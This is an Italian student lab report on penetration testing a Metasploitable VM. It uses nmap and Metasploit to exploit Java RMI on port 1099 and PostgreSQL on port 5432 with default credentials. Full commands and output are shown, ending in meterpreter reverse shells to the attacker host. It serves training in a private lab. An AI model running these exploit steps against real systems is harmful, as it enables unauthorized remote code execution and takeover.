Emanuele Di Stefano

S7-L5 Report

JAVA_RMI

Vulnerabilità del Servizio Java RMI sulla Porta 1099

Passaggio 1: Verifica della Rete

Per prima cosa, controlliamo che sia la macchina dell'attaccante (Kali Linux) che quella del bersaglio (Metasploitable) siano sulla stessa rete. Possiamo farlo con il comando ip a per vedere gli indirizzi IP di entrambe le macchine.

Passaggio 2: Scansione delle Porte

Ora, usiamo nmap per vedere quali porte sono aperte sulla macchina bersaglio. Questo ci aiuterà a capire quali servizi stanno girando.

Scopriamo che la porta 1099/tcp è aperta e ospita un servizio java-rmi.

```
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33918/tcp open  unknown
38573/tcp open  unknown
58643/tcp open  unknown
60291/tcp open  unknown
MAC Address: 08:00:27:E1:A5:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 27.00 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 06:40 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.57 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -p 1099 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 06:40 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.75.112
Host is up (0.0071s latency).
```

```
└─$ sudo nmap -A -p 1099 192.168.75.112
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 07:04 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.75.112
Host is up (0.0064s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:E1:A5:6A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.9 - 2.6.24 (97%), Linux 2.6.9 - 2.6.30 (97%)
, Linux 2.6.9 - 2.6.33 (97%), Linux 2.6.13 - 2.6.32 (97%), Linux 2.6.9 (97%),
 Linux 2.6.24 - 2.6.28 (96%), Linux 2.6.18 - 2.6.32 (96%), Linux 2.6.22 - 2.6
.23 (96%), Linux 2.6.18 (Debian 4, VMware) (96%), Linksys RV042 router (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Passaggio 3: Trova la Vulnerabilità

Utilizziamo msfconsole per cercare exploit relativi a java_rmi_server.
Troviamo un modulo exploit che possiamo usare.

```
etasploit Documentation: https://docs.metasploit.com/

sf6 > search java_rmi_server

atching Modules
===============

   #  Name                                      Disclosure Date  Rank       Che
ck  Description
   -  ----                                      ---------------  ----       ---
--   -----------
   0  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes
    Java RMI Server Insecure Default Configuration Java Code Execution
   1  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No
    Java RMI Server Insecure Endpoint Code Execution Scanner
```


Passaggio 4: Configura l'Exploit

Configuriamo il modulo exploit con i dettagli della macchina bersaglio (RHOST), unico required mancante.

```
msf6 > uso 0
[-] Unknown command: uso
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Passaggio 5: Esegui l'Exploit

Eseguiamo l'exploit per ottenere accesso alla macchina bersaglio. Questo sfrutta la vulnerabilità di Java RMI per eseguire codice sulla macchina bersaglio.



Comando help

Con il comando help riusciamo a capire cosa è possibile fare e come muoverci per ottenere più informazioni.

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/FdfFNJW
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:47671) at 2024-07-12 06:56:28 -0400

meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource      Run the commands stored in a file
    run           Executes a meterpreter script or Post module
    secure        (Re)Negotiate TLV packet encryption on the session
    sessions      Quickly switch to another session
    set_timeouts  Set the current session timeout values
    sleep         Force Meterpreter to go quiet, then re-establish session
    transport     Manage the transport mechanisms
    use           Deprecated alias for "load"
    uuid          Get the UUID for the current session
    write         Writes data to a channel
```

Passaggio 6: Controllo della Macchina Bersaglio

Ora che abbiamo accesso, possiamo eseguire comandi sulla macchina bersaglio. Usiamo ifconfig per vedere le interfacce di rete e route per controllare le rotte di rete.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1b:b0e9
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.75.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe1b:b0e9 ::       ::
```

Emanuele Di Stefano

S7-L5 Report

POSTGRES


Introduzione

In questa presentazione, mostrerò come condurre un penetration test su un server PostgreSQL vulnerabile utilizzando Metasploit. L'obiettivo è ottenere l'accesso remoto alla macchina bersaglio sfruttando una vulnerabilità conosciuta nel servizio PostgreSQL.

Passaggio 1: Scansione delle Porte

Per prima cosa, usiamo nmap per scansionare le porte aperte sulla macchina bersaglio. Questo ci aiuterà a identificare i servizi attivi che possono essere vulnerabili.

La scansione mostra che la porta 5432/tcp è aperta, indicando che il servizio PostgreSQL è attivo.



Passaggio 2: Trova la Vulnerabilità

Utilizziamo msfconsole per cercare exploit relativi a PostgreSQL. Troviamo vari moduli exploit che possiamo usare per attaccare il servizio.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search postgres

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   exploit/windows/misc/manageengine_eventlog_analyzer_rce  2015-07-11       manual     Yes    ManageEngine EventLog Analyzer Remote Code Execution
   4   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   5   auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
   6   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   7   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   8   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Command Line Flag Injection
   9   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   10  auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   11  auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   12  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   13  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   14  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   15  auxiliary/scanner/postgres/postgres_hashdump                           normal     No     Postgres Password Hashdump
   16  auxiliary/scanner/postgres/postgres_schemadump                         normal     No     Postgres Schema Dump
   17  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   18  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   19  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump
```

Passaggio 3: Configura l'Exploit

Scegliamo il modulo exploit linux/postgres/postgres_payload e configuriamo i parametri necessari come l'indirizzo IP della macchina bersaglio (RHOST), la porta del servizio (RPORT), l'indirizzo della nostra macchina (LHOST), e la porta di ascolto (LPORT).

```
msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) >
```

Passaggio 4: Esecuzione dell'Exploit

Eseguiamo l'exploit per ottenere l'accesso alla macchina bersaglio. Il modulo sfrutta una vulnerabilità nel servizio PostgreSQL per eseguire codice remoto.

Come puoi vedere, siamo riusciti a ottenere una sessione Meterpreter sulla macchina bersaglio.

```
Interact with a module by name or index. For example info 19, use 19 or use post/linux/gather/vcenter_secrets_dump

msf6 exploit(linux/postgres/postgres_payload) > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 192.168.75.112
RHOST ⇒ 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111
LHOST ⇒ 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/JEIayVRk.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 192.168.75.112:45190) at 2024-07-12 08:38:27 -0400

meterpreter > uuid
[+] UUID: b6cfc6bbff2be101/x86=1/linux=6/2024-07-12T12:38:27Z
meterpreter >
```